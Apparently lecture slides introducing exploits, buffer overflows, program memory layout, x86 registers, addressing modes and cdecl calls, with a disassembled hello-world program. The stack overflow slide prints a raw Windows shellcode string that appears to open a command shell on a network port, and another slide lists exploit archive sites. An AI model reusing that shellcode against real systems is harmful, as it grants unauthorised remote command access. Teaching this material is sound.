The golden age of hacking

Exploits

Buffer overflows

Exploit frameworks

OS and application attacks

- This far attacker have
  - Done extensive reconnaissance
  - A (mapped) inventory of the network
  - Found potential vulnerabilities
- Next step is …?

- The combo of script kiddiez and exploit archives/tools
  - Can be very effective!
- Exploits are vulnerabilty attacks
- Usually gaining access is very pragmatic

"Somebody broke into your computer, but it looks like the work of an inexperienced hacker."


Buffer overflow/overrun

- In computer security and programming, a buffer overflow, or buffer overrun, is a programming error which may result in erratic program behavior, a memory access exception and program termination, or - especially if deliberately caused by a malicious user - a possible breach of system security
  - http://en.wikipedia.org/wiki/Buffer_overflow
- Vulnerability databases
  - CVE - http://cve.mitre.org
  - OSVDB - http://osvdb.org/
- Script kiddie top 10 resources
  - http://www.xmarks.com/topic/exploits (0-day)
  - http://www.exploit-db.com
  - http://www.packetstormsecurity.org
  - http://www.securityfocus.com/bid
  - Inj3ct0r - http://1337day.com/
  - ...

Note!
0-day exploits are **not** found on:
http://www.rapid7.com/products/metasploit/


Programs in memory I

- When processes are loaded into memory, they are basically broken into many small sections. There are six main sections that we are concerned with
- **.text or .code Section**
  - The .text section basically corresponds to the .text portion of the binary executable file. It contains the machine instructions to get the task done. This section is marked as read-only and will cause a segmentation fault if written to. The size is fixed at runtime when the process is first loaded.
- **.data Section**
  - The .data section is used to store global initialized variables such as:
  - `int a = 0;`
  - The size of this section is fixed at runtime.
- **.bss Section**
  - The below stack section (.bss) is used to store global non-initialized variables such as:
  - `int a;`
  - The size of this section is fixed at runtime.



Programs in memory II

- **Heap Section**
  - The heap section is used to store dynamically allocated variables and grows from the lower-addressed memory to the higher-addressed memory. The allocation of memory is controlled through the malloc() and free() functions. Example:
  - `int *i = malloc(sizeof (int));    //dynamically allocates an integer`
- **Stack Section**
  - The stack section is used to keep track of function calls (recursively) and grows from the higher-addressed memory to the lower addressed memory on most systems. As we will see, the fact that the stack grows in this manner allows the subject of buffer overflows to exist. **Local variables exist in the stack section.**
- **Environment/Arguments Section**
  - The environment/arguments section is used to store a copy of system-level variables that may be required by the process during runtime. For example, among other things, the path, shell name, and hostname are made available to the running process.
  - This section is writable, allowing its use in format string and buffer overflow exploits. Additionally, the command-line arguments are stored in this area.



IA-32 (x86) assembly
Internal buses and registers





Figure 7-1 Diagram of the inside of a modern Intel processor

- Address bus
  - Select addresses to read/write to memory
- Data bus
  - Move data around the CPU and to/from memory
- Control bus
  - Control external devices and execute instructions

Floating point registers, ST(0) through ST(7) , 80 bits wide

Debug registers DR0 - DR7



General Purpose 32-bit Registers	
EAX	Contains the return value of a function call.
ECX	Used as a loop counter. "this" pointer in C++.
EBX	General Purpose
EDX	General Purpose
ESI	Source index pointer
EDI	Destination index pointer
ESP	Stack pointer
EBP	Stack base pointer
Segment Registers	
CS	Code segment
SS	Stack segment
DS	Data segment
ES	Extra data segment
FS	Points to Thread Information Block (TIB)
GS	Extra data segment
Misc. Registers	
EIP	Instruction pointer
EFLAGS	Processor status flags.
Status Flags	
ZF	Zero: Operation resulted in Zero
CF	Carry: source > destination in subtract
SF	Sign: Operation resulted in a negative #
OF	Overflow: result too large for destination


16-bit and 8-bit Registers

The four primary general purpose registers (EAX, EBX, ECX and EDX) have 16 and 8 bit overlapping aliases.

Addressing mode

<mnemonic> <dest>, <src>

The Netwide Assembler
http://www.nasm.us/




Addressing Mode	Description	NASM Examples
Register	Registers hold the data to be manipulated. No memory interaction. Both registers must be the same size.	mov ebx, edx add al, ch
Immediate	Source operand is a numerical value. Decimal is assumed; use **h** for hex.	mov eax, 1234h mov dx, 301
Direct	First operand is the address of memory to manipulate. It's marked with brackets.	mov bh, 100 mov[4321h], bh
Register Indirect	The first operand is a register in brackets that holds the address to be manipulated.	mov [di], ecx
Based Relative	The effective address to be manipulated is calculated by using **ebx** or **ebp** plus an offset value.	mov edx, 20[ebx]
Indexed Relative	Same as Based Relative, but **edi** and **esi** are used to hold the offset.	mov ecx, 20[esi]
Based Indexed-Relative	The effective address is found by combining based and indexed modes.	mov ax, [bx][si]+1

- Intel Hex Opcodes (the binary instructions) And Mnemonics
  - [server]\tools\IDA Pro\opcodes.hlp

How a computer run a program


http://en.wikipedia.org/wiki/Assembly_language



Fetch and execute instructions, sequentially one by one.
Instruction Pointer is incremented.
At Jump, Instruction Pointer is altered to begin fetching instructions in a different location.

ASM program commands/operators

- In most cases you will only be dealing with the general purpose registers the instruction pointer, opcodes and the stack segment
- PTR - Used to override the default size of an operator (casting in C)
  - DWORD = Double Word
- Call – sub routine call
- Hex dump - opcodes
  - 0x55, 0x8BEC, 0x83C4F8, 0x6AF5, 0xE81F000000, 0x8945FC, 0x...
- Hello World (cons.asm) as OllyDbg show it with MASM disasm syntax
  - View the program cons.exe in PEview and compare!



```
Address   Hex dump          Disassembly                                Comment
00401000 ┌$ 55               PUSH EBP
00401001 │. 8BEC             MOV EBP,ESP
00401003 │. 83C4 F8          ADD ESP,-8
00401006 │. 6A F5            PUSH -0B                                 ┌DevType = STD_OUTPUT_HANDLE
00401008 │. E8 1F000000      CALL <JMP.&KERNEL32.GetStdHandle>        └GetStdHandle
0040100D │. 8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
00401010 │. 8D55 F8          LEA EDX,DWORD PTR SS:[EBP-8]
00401013 │. 6A 00            PUSH 0                                   ┌pReserved = NULL
00401015 │. 52               PUSH EDX                                 │pWritten
00401016 │. 6A 0F            PUSH 0F                                  │CharsToWrite = F (15.)
00401018 │. 68 00304000      PUSH cons.00403000                       │Buffer = cons.00403000
0040101D │. FF75 FC          PUSH DWORD PTR SS:[EBP-4]                │hConsole
00401020 │. E8 0D000000      CALL <JMP.&KERNEL32.WriteConsoleA>       └WriteConsoleA
00401025 │. 6A 00            PUSH 0                                   ┌ExitCode = 0
00401027 └. E8 0C000000      CALL <JMP.&KERNEL32.ExitProcess>         └ExitProcess
0040102C  $-FF25 08204000    JMP DWORD PTR DS:[<&KERNEL32.GetStdHand   kernel32.GetStdHandle
00401032  $-FF25 00204000    JMP DWORD PTR DS:[<&KERNEL32.WriteConso   kernel32.WriteConsoleA
00401038  .-FF25 04204000    JMP DWORD PTR DS:[<&KERNEL32.ExitProces   kernel32.ExitProcess
```

Stack based buffer overflow

- Smashing the stack for fun and profit
  - Aleph One 1996
- Sending more data to a program than it is intended to handle
  - Developers mistakes/sloppiness with string/array bounds checking
- Shellcode to x86 (asm, exe) converter
  - http://zeltser.com/reverse-malware/convert-shellcode.html
- Shellcode example

```
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x1
8\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\x
eb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\
x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8
e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b
\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53\x
53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\
xff\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0\x68\xe5\x49\x86\x49\x5
7\xff\xd6\x50\x54\x54\x55\xff\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66\x68\
x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c
\x93\x8d\x7a\x38\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57\x52\x51\x51\x51\x6a\x01\
x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83\xc4\x64\
xff\xd6\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0"
```

Function calls and the stack I


http://en.wikipedia.org/wiki/X86_calling_conventions#cdecl

- The cdecl calling convention is used by many C systems for the x86 architecture. In cdecl, function parameters are pushed on the stack in a right-to-left order.
  - Function return values are returned in the EAX register (except for floating point values, which are returned in the first floating point register fp0). Registers EAX, ECX, and EDX are available for use in the function.
- For instance, the following C code function prototype and function call:

```
int func(int, int, int);
int a, b, c, x;
…
x = func(a, b, c);    // somewhere else in the program
```

